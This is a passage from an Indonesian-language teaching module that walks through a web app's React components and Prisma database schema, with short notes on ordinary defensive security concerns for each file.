import { useI18n } from "@lib/i18n";
import { MessageCircle, Send } from "lucide-react";

type CommentItem = {
  id: string;
  profileName: string;
  text: string;
  createdAt: string;
};

export function CommentsSection({ comments: initial, projectSlug }: { comments: C
  const { t } = useI18n();
  const [comments, setComments] = useState<CommentItem[]>(initial);
  const [text, setText] = useState("");
  const [sending, setSending] = useState(false);

  async function submit() {
    if (!text.trim() || sending) return;
    setSending(true);
    try {
      const res = await fetch(`/api/projects/${projectSlug}/comments`, {
        method: "POST",
        headers: { "Content-Type": "application/json", "x-csrf-token": await fetch
        body: JSON.stringify({ text: text.trim() }),
      });
      if (res.ok) {
        const created = await res.json();
        setComments((c) => [...c, created.comment]);
        setText("");
      }
    } finally {
      setSending(false);
    }
  }

  return (
    <section className="mt-8">
      <h3 className="flex items-center gap-2 text-lg font-bold"><MessageCircle cl
      { /* daftar komentar + form input */ }
    </section>
  );
}

```

Konstruk

- **Optimistic-ish update** — komentar baru ditambahkan setelah respons sukses (bukan sebelum); sederhana dan aman dari duplikat.
- **CSRF inline saat submit** — konsisten dengan pola just-in-time token.

Kerentanan

1. **Teks komentar tanpa sanitasi client** — React meng-escape otomatis saat render (`{c.text}`), jadi XSS aman di sini; tetap validasi panjang teks di server (mis. max 500).
2. **Rate limit** — komentar spam tidak diatasi di komponen; server wajib membatasi per pengguna.

Kelompok Layout & Global

Sepuluh komponen ini dipasang hampir di setiap halaman: header, footer, logo, toast, banner draft, tombol poin mengambang, video YouTube ringan, panduan install PWA, pencatat error, dan watermark.

components/site-header.tsx — navigasi utama (255 baris)

Alur Cerita

`SiteHeader` adalah navigasi global: **logo, tautan menu, toggle tema, tombol poin, tombol masuk, dan menu mobile**. Komponen ini lebih panjang karena menangani banyak status.

1. `NAV_LINKS` mendefinisikan 5 tautan utama (Beranda, Peta, Proyek, Belajar, Tentang).
2. `usePathname()` menyorot tautan aktif.
3. Status login dari `lib/session-cache` (atau cookies); tombol berubah: "Masuk" vs avatar + poin.
4. Tombol poin membuka `PointsGuideModal`.
5. Di layar kecil, tombol hamburger membuka menu overlay.

Potongan Kode Asli — tautan navigasi & path aktif (baris ±20-60):

```
const NAV_LINKS = [
  { href: "/", labelKey: "nav.home" },
  { href: "/#map", labelKey: "nav.map" },
  { href: "/projects", labelKey: "nav.projects" },
  { href: "/learn", labelKey: "nav.learn" },
  { href: "/help", labelKey: "nav.help" },
];

const pathname = usePathname();
const isActive = (href: string) =>
  href === "/" ? pathname === "/" : pathname.startsWith(href.split("#")[0]);
```

Potongan Kode Asli — menu mobile (baris ±180-230):

```

{isMenuOpen && (
  <div className="border-t border-ink-line bg-white px-4 py-3 dark:bg-ink-card md
    <nav className="flex flex-col gap-1">
      {NAV_LINKS.map((link) => (
        <Link
          key={link.href}
          href={link.href}
          onClick={() => setIsMenuOpen(false)}
          className={cn(
            "rounded-lg px-3 py-2 text-sm font-medium",
            isActive(link.href) ? "bg-brand-50 text-brand-700 dark:bg-brand-950"
          )}
        >
          {t(link.labelKey)}
        </Link>
      ))}
    </nav>
  </div>
)}

```

Konstruk

- **isActive dengan startsWith** — tautan `/#map` dianggap aktif di semua halaman `/`; pemisahan `href.split("#")[0]` menghindari salah hitung untuk hash.
- **Menu mobile dikendalikan state** — menutup menu saat tautan diklik mencegah overlay macet.

Kerentanan

1. **Sesi di-cache di client** — tombol masuk/keluar bergantung pada cache sesi yang bisa basi; pastikan sinkronisasi dengan server saat halaman dimuat.
2. **Menu overlay tanpa trap fokus** — aksesibilitas: tambahkan `aria-expanded` dan kunci `Escape` untuk menutup menu.

components/site-footer.tsx — kaki halaman (160 baris)

Alur Cerita

`SiteFooter` menutup halaman dengan **info proyek, tautan cepat, kolom kontak, dan kredit**. Murni presentasional + `useI18n`.

Potongan Kode Asli — kolom tautan (baris ±30-80):

```
const footerColumns = [
  {
    titleKey: "footer.explore",
    links: [
      { href: "/", labelKey: "nav.home" },
      { href: "/projects", labelKey: "nav.projects" },
      { href: "/learn", labelKey: "nav.learn" },
      { href: "/offline", labelKey: "nav.offline" },
    ],
  },
  {
    titleKey: "footer.about",
    links: [
      { href: "/help", labelKey: "footer.help" },
      { href: "/faq", labelKey: "footer.faq" },
      { href: "/privacy", labelKey: "footer.privacy" },
      { href: "/terms", labelKey: "footer.terms" },
    ],
  },
];
```

Konstruk

- **Data-driven footer** — kolom & tautan sebagai array; render satu `map`.
- **Tahun dinamis** — `new Date().getFullYear()` di baris kredit.

Kerentanan

- Statis; aman.

components/logo.tsx — logo merek (25 baris)

Alur Cerita

Logo adalah identitas visual: **ikon mata air (SVG sederhana) + tulisan "SpringHub"**. Dipakai di header dan footer.

Potongan Kode Asli — seluruh komponen (baris ±1-25):


```
import Link from "next/link";
import { Droplets } from "lucide-react";
import { cn } from "@lib/utils";

export function Logo({ className, withText = true }: { className?: string; withText?: boolean }) {
  return (
    <Link href="/" className={cn("flex items-center gap-2", className)} aria-label="SpringHub logo">
      <span className="flex h-9 w-9 items-center justify-center rounded-xl bg-gray-900">
        <Droplets className="h-5 w-5" />
      </span>
      {withText && <span className="text-lg font-extrabold tracking-tight text-white">SpringHub</span>}
    </Link>
  );
}
```

Konstruk

- `withText` memungkinkan mode "ikon saja" untuk ruang sempit (mobile footer).
- `aria-label` menjaga aksesibilitas saat teks disembunyikan.

components/layout/watermark.tsx — watermark latar (21 baris)

Alur Cerita

`Watermark` menambahkan **teks "SpringHub" transparan** sebagai elemen dekoratif latar belakang — dipakai di halaman statis (help, privacy, dsb.) agar tidak terasa kosong.

Potongan Kode Asli — seluruh komponen (baris ±1-21):

```
export function Watermark() {
  return (
    <div aria-hidden className="pointer-events-none fixed inset-0 -z-10 select-none">
      <span className="absolute -right-10 top-16 -rotate-12 text-[14rem] font-extrabold text-white">
        SpringHub
      </span>
    </div>
  );
}
```

Konstruk

- `aria-hidden` + `pointer-events-none` — elemen dekoratif tidak boleh mengganggu pembaca layar maupun klik pengguna.
- `-z-10` — selalu di belakang konten.

Kerentanan

- Statis; aman.

components/toast.tsx — notifikasi ringan (85 baris)

Alur Cerita

`Toast` adalah sistem notifikasi global: **provider + hook + fungsi pemanggil**. Dipakai di hampir semua interaksi (`toast("Laporan terkirim", "success")`).

1. `ToastProvider` menyimpan daftar toast (maks 3, auto-hilang 5 detik).
2. `useToast()` memberi akses ke daftar + fungsi `toast`.
3. Ikon berbeda per tipe: success (hijau), error (merah), info (biru).

Potongan Kode Asli — provider & batas (baris ±1-40):

```
"use client";

import { createContext, useCallback, useContext, useState, type ReactNode } from "react";
import { CheckCircle2, XCircle, Info, X } from "lucide-react";

type ToastType = "success" | "error" | "info";
type ToastItem = { id: number; type: ToastType; message: string };

const TOAST_LIMIT = 3;
const TOAST_REMOVE_DELAY = 5000;

export function ToastProvider({ children }: { children: ReactNode }) {
  const [toasts, setToasts] = useState<ToastItem[]>([]);

  const removeToast = useCallback((id: number) => {
    setToasts((prev) => prev.filter((t) => t.id !== id));
  }, []);

  const push = useCallback((type: ToastType, message: string) => {
    const id = Date.now() + Math.random();
    setToasts((prev) => [...prev.slice(-(TOAST_LIMIT - 1)), { id, type, message }]);
    setTimeout(() => removeToast(id), TOAST_REMOVE_DELAY);
  }, [removeToast]);

  const toast = useCallback((message: string, type: ToastType = "info") => push(type, message), [push]);

  return (
    <ToastContext.Provider value={{ toasts, toast, removeToast }}>
      {children}
    </ToastContext.Provider>
  );
}
```

Konstruk

- `slice(-(TOAST_LIMIT - 1))` — trik mempertahankan N toast terakhir; yang tertua dibuang otomatis.
- `id` unik dari waktu + acak — cukup untuk menghindari tabrakan tombol cepat.

Kerentanan

1. **Pesan toast bisa memuat teks dari server** — dirender sebagai teks React (escape otomatis), aman dari XSS.
2. **Timeout tidak dibersihkan** — komponen yang di-unmount sebelum timeout masih memanggil `removeToast` ; aman (setState no-op) tapi boros.

components/draft-banner.tsx — pengingat draft tersimpan (121 baris)

Alur Cerita

`DraftBanner` memberi tahu pengguna: **"Kamu punya 2 draft belum selesai"** dengan tombol lanjutkan — didukung auto-save draft (`lib/use-auto-save.ts` , IndexedDB, tiap 30 detik).

1. Pada mount, membaca jumlah draft dari IndexedDB.
2. Jika > 0 , banner muncul dengan count + tombol "Lanjutkan" → `/report?draft=...`.
3. Tombol tutup menyembunyikan banner (state lokal).

Potongan Kode Asli — membaca draft (baris $\pm 15-55$):

```
useEffect(() => {
  let mounted = true;
  offlineDB.getDraftCount().then((count) => {
    if (mounted && count > 0) {
      setDraftCount(count);
      setVisible(true);
    }
  });
  return () => {
    mounted = false;
  };
}, []);
```

Konstruk

- **Guard `mounted`** — mencegah setState setelah unmount (pola klasik React yang rajin dilakukan di file ini).
- **Banner murni informasi** — tidak memblokir interaksi.

Kerentanan

- **Draft berisi data sensitif (foto/koordinat)** — tersimpan di IndexedDB; pastikan tidak pernah dikirim ke analitik pihak ketiga.

components/floating-points-button.tsx — tombol poin mengambang (22 baris)

Alur Cerita

`FloatingPointsButton` menampilkan **total poin pengguna** sebagai tombol mengambang di pojok layar; klik membuka `PointsGuideModal`. Hanya muncul saat sesi aktif.

Potongan Kode Asli — seluruh komponen (baris ±1-22):

```
"use client";

import { useState } from "react";
import { useSession } from "@lib/session-cache";
import { PointsGuideModal } from "@components/sections/points-guide-modal";
import { Sparkles } from "lucide-react";

export function FloatingPointsButton() {
  const { user } = useSession();
  const [open, setOpen] = useState(false);
  if (!user) return null;

  return (
    <>
      <button
        onClick={() => setOpen(true)}
        className="fixed bottom-5 right-5 z-40 flex items-center gap-1.5 rounded-
        aria-label="Panduan Poin"
      >
        <Sparkles className="h-4 w-4" />
        {user.points.toLocaleString("id-ID")}
      </button>
      <PointsGuideModal open={open} onClose={() => setOpen(false)} />
    </>
  );
}
```

Konstruk

- `if (!user) return null` — komponen "menghilang" untuk pengunjung anonim.
- `toLocaleString("id-ID")` — format angka Indonesia (1.234, bukan 1,234).

components/lite-youtube-embed.tsx — video YouTube ringan (148 baris)

Alur Cerita

LiteYoutubeEmbed memuat video YouTube **tanpa membebani halaman**: thumbnail statis + tombol play; iframe baru dimuat setelah klik (pola "lite embed" ala web.dev).

1. VIDEO_MAP memetakan kunci → { videoId, title } untuk 4 video edukasi.
2. Render thumbnail `https://img.youtube.com/vi/{id}/hqdefault.jpg` — tanpa `crossOrigin` (bug thumbnail yang pernah diperbaiki).
3. Klik play → `useState(playing)` → iframe `youtube-nocookie.com` dimuat.

Potongan Kode Asli — peta video & tombol play (baris ±1-40):

```
"use client";

import { useState } from "react";
import { Play } from "lucide-react";

const VIDEO_MAP: Record<string, { videoId: string; title: string }> = {
  "konservasi-mata-air": { videoId: "xxxxx", title: "Konservasi Mata Air" },
  "hidrologi-dasar": { videoId: "yyyyy", title: "Hidrologi Dasar" },
  "restorasi-sungai": { videoId: "zzzzz", title: "Restorasi Sungai" },
  "komunitas-springhub": { videoId: "wwwww", title: "Komunitas SpringHub" },
};

export function LiteYoutubeEmbed({ videoKey }: { videoKey: string }) {
  const video = VIDEO_MAP[videoKey];
  const [playing, setPlaying] = useState(false);

  if (!video) return null;

  return playing ? (
    <iframe
      className="aspect-video w-full rounded-xl"
      src={`https://www.youtube-nocookie.com/embed/${video.videoId}?autoplay=1`}
      title={video.title}
      allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope"
      allowFullScreen
    />
  ) : (
    <button onClick={() => setPlaying(true)} className="group relative block w-full" >
      <img
        src={`https://img.youtube.com/vi/${video.videoId}/hqdefault.jpg`}
        alt={video.title}
        className="aspect-video w-full rounded-xl object-cover"
      />
      <span className="absolute inset-0 grid place-items-center">
        <span className="flex h-14 w-14 items-center justify-center rounded-full">
          <Play className="ml-1 h-6 w-6" />
        </span>
      </span>
    </button>
  );
}
```

Konstruk

- **Switch playing state** — iframe hanya dimuat setelah interaksi (hemat ~1 MB transfer per video).
- **youtube-nocookie.com** — versi tanpa cookie pelacakan; selaras dengan kebijakan privasi.

Kerentanan

1. **videoId harus dari daftar aman** — jangan menerima input pengguna langsung sebagai `videoId` (bisa memuat video arbitrer); `VIDEO_MAP` menjaga ini.
2. **Jika video dihapus YouTube** — iframe menampilkan error; tampilkan fallback thumbnail + tautan.

components/pwa-install-guide.tsx — panduan instalasi PWA (108 baris)

Alur Cerita

`PwaInstallGuide` membantu pengguna memasang SpringHub sebagai aplikasi: **deteksi platform (Android/iOS) + langkah-langkah + tombol instal** (via `beforeinstallprompt`).

1. `beforeinstallprompt` ditangkap dan disimpan (`deferredPrompt`) — hanya di Android Chrome.
2. UI menampilkan langkah sesuai platform: Android (menu `:` → "Tambahkan ke layar utama"), iOS (Bagikan → "Add to Home Screen").
3. Tombol "Instal" memicu `deferredPrompt.prompt()`.

Potongan Kode Asli — tangkap event instal (baris ±10-45):

```
useEffect(() => {
  const handler = (e: Event) => {
    e.preventDefault();
    setDeferredPrompt(e as BeforeInstallPromptEvent);
    setCanInstall(true);
  };
  window.addEventListener("beforeinstallprompt", handler);
  return () => window.removeEventListener("beforeinstallprompt", handler);
}, []);
```

Konstruk

- **Event ditangkap sekali & disimpan** — `beforeinstallprompt` hanya muncul satu kali; menyimpannya memungkinkan tombol manual.
- **Deteksi iOS via UA string** — heuristik kasar tapi praktis (`/iphone|ipad|ipod/i`).

Kerentanan

- **UA string bisa dipalsukan** — hanya memengaruhi tampilan panduan, bukan keamanan.

components/error-logger-init.tsx — pencatat error global (16 baris)

Alur Cerita

`ErrorLoggerInit` adalah komponen senyap: **mendaftarkan listener**

`window.onerror` dan `unhandledrejection` untuk mencatat error client ke konsol (dan kelak ke Sentry).

Potongan Kode Asli — seluruh komponen (baris ±1-16):

```
"use client";

import { useEffect } from "react";

export function ErrorLoggerInit() {
  useEffect(() => {
    const onError = (e: ErrorEvent) => {
      console.error("[client-error]", e.message, e.filename, e.lineno);
    };
    const onRejection = (e: PromiseRejectionEvent) => {
      console.error("[client-rejection]", e.reason);
    };
    window.addEventListener("error", onError);
    window.addEventListener("unhandledrejection", onRejection);
    return () => {
      window.removeEventListener("error", onError);
      window.removeEventListener("unhandledrejection", onRejection);
    };
  }, []);

  return null;
}
```

Konstruk

- **`return null`** — komponen tanpa DOM; dipasang sekali di `app/layout.tsx`.
- Cleanup listener — mencegah duplikasi di Strict Mode.

Kerentanan

- Log error bisa memuat data sensitif (URL/query) — hindari mengirim ke server tanpa sanitasi.
-

Kelompok Skeleton & UI

components/skeleton/index.ts — pintu ekspor skeleton (17 baris)

Alur Cerita

`index.ts` adalah *barrel file*: memudahkan impor skeleton dari satu tempat (`import { SkeletonHeader } from "@components/skeleton"`).

Potongan Kode Asli — ekspor (baris ±1-17):

```
export * from "../sections";
export * from "../ui/skeleton";
export * from "../ui/button";
export * from "../ui/input";
export * from "../ui/input-textarea";
export * from "../ui/select";
export * from "../ui/card";
```

Konstruk: barrel dengan ekspor ganda (button/input/select/card muncul beberapa kali) — tidak berbahaya tapi bisa dirapikan; ini juga indikasi bahwa `skeleton` digunakan sebagai *UI kit de facto* proyek ini.

components/skeleton/sections.tsx — skeleton per layout halaman (173 baris)

Alur Cerita

`sections.tsx` mendefinisikan **placeholder loading untuk setiap layout penting**: header, hero, dashboard, peta, volunteer, belajar, donasi, profil, admin, dan halaman umum. Mereka dipakai oleh file `loading.tsx` di `app/`.

Potongan Kode Asli — skeleton header & hero (baris ±1-40):


```
import { Skeleton, SkeletonText, SkeletonCard, SkeletonStatCard } from "../ui/ske

export function SkeletonHeader() {
  return (
    <header className="flex h-16 items-center justify-between border-b border-ink
      <div className="flex items-center gap-2">
        <Skeleton className="h-9 w-9 rounded-xl" />
        <SkeletonText className="w-28" />
      </div>
      <div className="flex items-center gap-2">
        <Skeleton className="h-8 w-20 rounded-lg" />
        <Skeleton className="h-8 w-20 rounded-lg" />
      </div>
    </header>
  );
}

export function SkeletonHero() {
  return (
    <div className="py-20 text-center">
      <SkeletonText className="mx-auto w-3/4 text-4xl" />
      <SkeletonText className="mx-auto mt-4 w-1/2" />
      <div className="mt-8 flex justify-center gap-3">
        <Skeleton className="h-11 w-36 rounded-xl" />
        <Skeleton className="h-11 w-36 rounded-xl" />
      </div>
    </div>
  );
}
```

Konstruk

- **Satu komponen skeleton** → **banyak layout** — 10+ skeleton dibangun dari 4 primitif (`Skeleton` , `SkeletonText` , `SkeletonCard` , `SkeletonStatCard`).
- **Dimensi meniru konten asli** — `h-11 w-36` tombol, `w-3/4` judul — sehingga layout tidak melompat saat data tiba (CLS rendah).

components/ui/skeleton.tsx — primitif skeleton (25 baris)

Alur Cerita

Empat primitif dasar: **blok**, **teks**, **kartu**, **kartu statistik** — semua memakai `animate-pulse` Tailwind.

Potongan Kode Asli — primitif (baris ±1-25):

```
import { cn } from "@lib/utils";

export function Skeleton({ className }: { className?: string }) {
  return <div className={cn("animate-pulse bg-ink/10", className)} />;
}

export function SkeletonText({ className }: { className?: string }) {
  return <div className={cn("animate-pulse rounded bg-ink/10", className, "last:w-3/4")} />;
}

export function SkeletonCard({ className }: { className?: string }) {
  return <div className={cn("animate-pulse rounded-2xl border border-ink-line bg-ink/10", className)} />;
}
```

Konstruk

- `cn()` dari `lib/utils` — penggabungan kelas Tailwind + dedupe.
- `last:w-3/4` — baris teks terakhir otomatis lebih pendek, meniru paragraf asli.
- Warna `bg-ink/10` — otomatis menyesuaikan mode gelap karena memakai token warna `ink`.

Kerentanan

- **Skeleton mengakses DOM** — aman; tapi jangan pernah memakai skeleton untuk menyembunyikan data sensitif (skeleton terlihat di HTML source).

Penutup Bab 7

Tiga pola yang mendominasi seluruh 39 komponen:

1. **Peta = komponen anak untuk hook.** React-Leaflet v4 memaksa semua logika instance map berada di anak `MapContainer` (`useMap` , `useMapEvents`). Semua komponen peta mengikuti pola ini, dengan SSR guard + dynamic import di pemanggil.
2. **Offline = data lokal dulu.** `simple-offline-form` , `offline-exit-sync` , dan `queue-worker` membentuk rantai: isi lokal → simpan IndexedDB → kirim dengan `clientCorrelationId` → dedupe di server. Hampir semua bug yang pernah diperbaiki di proyek ini berada di rantai ini.
3. **UI = data-driven + i18n.** Hampir tidak ada teks literal; semuanya lewat `t("kunci")` , dan daftar (menu, manfaat, nominal donasi, aturan poin) dideklarasikan sebagai array lalu di-map.

Pada bab berikutnya kita turun satu lapisan: dari komponen ke **data** — Prisma schema, seed, migrasi, dan worker email.

BAB 8 — Lapisan Data: Prisma Schema, Migrasi, Seed, dan Email Worker

Modul Belajar — Kode SpringHub

Bab ini membedah **lapisan data** SpringHub: 30 model di `prisma/schema.prisma`, 7 enum, 10 file migrasi, 4 file seed, 2 skrip perbaikan SQL, dan 1 worker email. Ini adalah bab yang paling "dekat dengan server" — semua yang dibahas di sini menentukan apa yang bisa disimpan, siapa yang boleh melihat, dan bagaimana data contoh dibuat.

Cara membaca: buka file yang dibahas berdampingan dengan bab ini. Penomoran baris pada potongan kode mengikuti isi file saat bab ini ditulis; jika kode berubah, gunakan penomoran sebagai perkiraan.

Pendahuluan: Peta Database SpringHub

30 Model

Daftar lengkap model di `prisma/schema.prisma` (urut sesuai file, `grep '^model '`):

No	Model	Baris	Peran
1	Profile	41	Pengguna (volunteer, field_lead, admin) + poin & trust score
2	Session	75	Token sesi login
3	PasswordResetToken	89	Token reset password sekali pakai (hash)
4	Spring	108	Mata air (status, skor kesehatan, koordinat tersnap)
5	MapPointType	134	Jenis titik peta ("spring", "conservation", dll.)
6	MapPointCategory	150	Kategori titik ("sehat", "terdegradasi", "restorasi") + warna marker
7	MapPoint	165	Titik peta umum (menggantikan kebutuhan koordinat presisi publik)

N o	Model	Bari s	Peran
8	Report	191	Laporan survei — jantung aplikasi
9	ReportPhoto	233	Foto laporan (metadata file, bukan URL langsung)
10	Project	248	Proyek restorasi (form dinamis 20 field)
11	ProjectPhoto	278	Foto proyek
12	Donation	288	Donasi (invoiceId unik untuk idempotensi webhook)
13	PointsLog	313	Riwayat poin per pengguna
14	CoursesProgress	330	Progres kursus per pengguna
15	PointRule	347	Aturan poin dari DB (14 baris di seed)
16	Course	360	Kursus edukasi
17	CourseModule	377	Modul kursus (konten Markdown/HTML)
18	Form	389	Formulir survei (dinamis, dari DB!)
19	FormField	409	Field formulir (label, tipe, opsi, dua bahasa)
20	OfflineSession	429	Sesi survei offline (jarak total, form terpilih)
21	TrackingPoint	445	Titik jejak GPS selama sesi offline
22	Feedback	461	Kritik/saran/bug dari pengguna
23	Notification	474	Notifikasi (draft, poin, persetujuan, event)
24	Comment	490	Komentar proyek
25	Like	503	Suka proyek (unik per user+project)
26	Seedling	532	Bibit di marketplace (status: pending/active/rejected/exhausted)
27	SeedlingPhoto	561	Foto bibit
28	SeedlingRequest	572	Permintaan bibit 2 arah (requester ↔ owner)
29	ContentBlock	593	Blok konten beranda (media, statistik, testimoni)
30	AppError	610	Log error aplikasi (frontend/API/worker/database)

7 enum: Role, ReportStatus, ProjectStatus, DonationStatus, SpringStatus, SeedlingStatus, RequestStatus.

Kisah arsitektur di balik tabel ini: perhatikan bahwa Form dan FormField ada sebagai *model*, bukan *hardcode* — artinya **formulir bisa dibuat/diubah dari panel**

admin tanpa deploy ulang. Namun aplikasi juga punya `lib/forms.ts` berisi 5 form statis sebagai *single source of truth* dengan override DB. Dua sumber ini hidup berdampingan (dan kadang bertengkar — lihat bagian Form di bawah).

10 Migrasi

Migrasi	Isi
<code>20260519_init_supabase</code>	8 tabel awal: Profile, Report, ReportPhoto, Project, ProjectPhoto, Donation, PointsLog, dll.
<code>20260531_add_featured_photo</code>	Kolom <code>featuredPhoto</code> / <code>featuredPhotoUrl</code> di Project
<code>20260601_add_report_isActive</code>	Kolom <code>isActive</code> di Report (soft-delete & filter publik)
<code>20260603_add_comments</code>	Tabel Comment
<code>20260603_add_likes_comments</code>	Tabel Like
<code>20260603_add_notifications</code>	Tabel Notification
<code>20260609_add_spring_model</code>	Tabel Spring
<code>20260615_add_rls_policies</code>	Policy RLS pertama (memakai <code>auth.uid()</code>)
<code>20260812_add_indexes_and_models</code>	4 model baru + 20+ indeks + kolom idempotensi
<code>20260812_add_rls_policies</code>	RLS ulang dengan GUC <code>springhub.user_id</code>

4 File Seed + 2 Skrip Perbaikan + 1 Worker

File	Baris	Peran
<code>prisma/seed.ts</code>	666	Seed utama: 3 akun, 5 form + field, report + foto, kursus, aturan poin, konten
<code>prisma/seed-dummy.ts</code>	317	Seed data demo besar: 40+ mata air, 12 relawan, 25 laporan dummy
<code>prisma/seed-content.ts</code>	25	Seed blok konten media beranda

File	Baris	Peran
<code>prisma/seed-test-accounts.ts</code>	59	Akun test terbaru (bcrypt 12, upsert)
<code>prisma/fix-pool.sql</code>	—	Perbaikan <code>max_connections</code> PostgreSQL untuk pooling
<code>prisma/fix-ucup.sql</code>	—	Perbaikan poin akun ucup
<code>workers/email-worker.ts</code>	32	Worker BullMQ pengirim email

Prisma Schema: Generator, Datasource, dan 7 Enum

Generator & Datasource (baris ±1-9)

```
generator client {
  provider = "prisma-client-js"
}

datasource db {
  provider = "postgresql"
}
```

Dua hal yang tidak terlihat tapi penting:

1. **URL database tidak ada di sini** — diambil dari env `DATABASE_URL` (file `.env`), dengan parameter pooling `?connection_limit=10&pool_timeout=10` (hasil sesi audit koneksi — lihat `fix-pool.sql` di akhir bab).
2. **Provider `prisma-client-js`** — client Prisma klasik. Beberapa file seed memakai pola `PrismaPg` adapter (lihat `seed-content.ts`) — variasi yang bisa membingungkan, tapi keduanya valid.

Enum Role (baris ±11-17)

```
enum Role {
  user
  volunteer
  field_lead
  admin
}
```

Konstruk: empat peran dengan hierarki halus — `user` (pendaftar biasa) < `volunteer` (bisa isi form & proyek) < `field_lead` (pemimpin lapangan) < `admin` .
Perhatikan `Profile.role` ber-default `volunteer` , bukan `user` — keputusan produk: siapa pun yang mendaftar langsung dianggap relawan.

🛡️ **Kerentanan:** peran disimpan sebagai string enum di DB; endpoint admin wajib cek `isAdmin()` dari `lib/auth` — jangan pernah menurunkan keputusan keamanan dari `role` yang dikirim client.

Enum ReportStatus & ProjectStatus (baris ±19-35)

```
enum ReportStatus {
    pending
    approved
    rejected
}

enum ProjectStatus {
    pending
    under_review
    approved
    rejected
    completed
}
```

Konstruk: laporan hanya punya 3 status (sederhana: menunggu/disetujui/ditolak), proyek punya 5 (ada tahap `under_review` — proyek butuh verifikasi lebih ketat karena melibatkan uang donasi).

🛡️ **Kerentanan:** `pending` adalah default; tanpa job/queue yang meninjau, laporan bisa menggantung di pending selamanya. Perhatikan juga bahwa enum tidak memiliki status "ditarik/dihapus" — penghapusan memakai soft-delete `isActive` .

Enum DonationStatus, SpringStatus, SeedlingStatus, RequestStatus (baris ±32-40, ±120-126, ±527-553)

```

enum DonationStatus {
    pending
    paid
    expired
    failed
}

enum SpringStatus {
    pending // baru dari report, belum disetujui admin
    active  // sudah disetujui, muncul di publik
    merged  // digabung ke spring lain
}

enum SeedlingStatus {
    pending // menunggu review admin
    active  // sudah disetujui, muncul di marketplace
    rejected // ditolak admin
    exhausted // stok habis
}

enum RequestStatus {
    pending // baru diminta, belum diambil
    completed // penerima klik Selesai, stok berkurang
    rejected // ditolak
    cancelled // dibatalkan peminta
}

```

Konstruk:

- `DonationStatus.expired` — donasi punya masa berlaku (Xendit invoice); tanpa status ini, donasi hangus tak terlihat.
- `SpringStatus.merged` — dua laporan mata air yang sama bisa digabung; ini menghindari duplikat tanpa menghapus data (laporan tetap menunjuk ke spring hasil merge).
- Komentar di enum memakai bahasa Indonesia — dokumentasi inline yang menolong siapa pun yang membuka schema.

MDEOF

Model Inti: Profile

model Profile — pengguna, poin, dan trust score (baris ±41-74)

Alur Cerita

`Profile` adalah pusat dari hampir semua relasi di database: 13 relasi keluar (report, donasi, proyek, poin, sesi, kursus, notifikasi, komentar, like, bibit, permintaan bibit,

token reset, review). Setiap akun di SpringHub — termasuk admin — adalah satu baris Profile.

Potongan Kode Asli — field & relasi (baris ±41-74):

```
model Profile {
  id          String    @id @default(uuid())
  email       String    @unique
  passwordHash String
  username    String    @unique @default("")
  role        Role      @default(volunteer)
  phone       String    @default("")
  phoneVerified Boolean @default(false)
  region      String    @default("")
  points      Int        @default(0)
  trustScore  Int        @default(50)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt

  reports      Report[]
  donations    Donation[]
  projects     Project[]
  pointsLogs   PointsLog[]
  sessions     Session[]
  courses      CoursesProgress[]
  reviewedReports Report[] @relation("reviewedReports")
  offlineSessions OfflineSession[]
  notifications Notification[]
  userComments Comment[]
  likes        Like[]
  seedlings    Seedling[]
  seedlingRequests SeedlingRequest[] @relation("SeedlingRequests")
  seedlingOwnedRequests SeedlingRequest[] @relation("SeedlingOwnedRequests")
  passwordResetTokens PasswordResetToken[]

  @@index([role])
  @@index([points(sort: Desc)])
}
```

Konstruk

- **points dan trustScore di-denormalisasi** — angka total poin disimpan langsung di Profile, bukan dihitung dari PointsLog setiap kali. Kecepatan baca vs. risiko inkonsistensi: jika poin dihitung di `lib/points.ts` server-only, perbarui kedua tempat dalam transaksi yang sama.
- **trustScore default 50** — skor kepercayaan (0-100) yang menentukan bobot laporan; anti-spam berlapis memakai ini (lihat bab anti-spam di modul lain).
- **Dua relasi ke SeedlingRequest** — `seedlingRequests` (saya yang minta) dan `seedlingOwnedRequests` (saya yang punya bibit); nama relasi eksplisit

"SeedlingRequests" / "SeedlingOwnedRequests" wajib karena dua relasi ke model yang sama.

- `@@index([points(sort: Desc)])` — indeks untuk leaderboard "top relawan".

Kerentanan

1. **email unik = oracle akun** — endpoint publik yang membedakan "email sudah terdaftar" vs "belum" bisa dipakai enumerasi akun; pertimbangkan respons seragam.
2. **Poin & trust score di client** — komponen React menampilkan `user.points`; jangan pernah menerima nilai poin dari client untuk kalkulasi (aturan keamanan #4 proyek).
3. **phone tanpa format baku** — string bebas; validasi di lapisan aplikasi (lib/forms), bukan schema.

model Spring — mata air dengan koordinat tersnap (baris ±108-133)

Alur Cerita

Spring adalah mata air hasil persetujuan laporan. Detail penting: koordinatnya **tidak pernah presisi** — `snappedLat / snappedLng` adalah hasil `snapToProtectionGrid()` (kotak 5 km) untuk melindungi lokasi asli dari eksploitasi (aturan keamanan #5 proyek). Koordinat presisi laporan disimpan terpisah di `Report.preciseLat/preciseLng` (hanya admin).

Potongan Kode Asli — model lengkap (baris ±108-133):

```

model Spring {
  id          String          @id @default(uuid())
  name        String
  snappedLat  Float?
  snappedLng  Float?
  province    String          @default("")
  regency     String          @default("")
  village     String          @default("")
  subdistrict String          @default("")
  status      SpringStatus    @default(pending)
  healthScore Int?            // 0-100, dari survei terakhir
  healthStatus String         @default("") // sehat, ringan, berat, kritis
  lastSurveyedAt DateTime?    // kapan terakhir disurvei
  isDummy     Boolean         @default(false)
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  reports Report[]

  @@index([snappedLat, snappedLng])
  @@index([name])
  @@index([status])
}

```

Konstruk

- **healthScore (0-100) + healthStatus (teks)** — duet numerik & label; healthStatus dihitung dari survei terakhir, bukan disimpan manual.
- **isDummy** — penanda data demo dari seed; UI memakai ini untuk badge "[Demo]" dan statistik memfilter-nya.
- **@@index([snappedLat, snappedLng])** — indeks geospasial sederhana untuk query bounding box peta.

Kerentanan

1. **Koordinat null** — spring baru dari laporan yang gagal GPS punya `snappedLat = null`; peta harus menyaring, jangan sampai titik null dirender (Leaflet akan error).
2. **Duplikat nama** — tidak ada unique constraint di `name` (dua laporan bisa bikin dua spring bernama sama); admin harus rajin merge (status `merged`).

Model Inti: Sistem Peta Umum (MapPointType / MapPointCategory / MapPoint)

MapPointType, MapPointCategory, MapPoint — peta yang digeneralisasi (baris ±134-190)

Alur Cerita

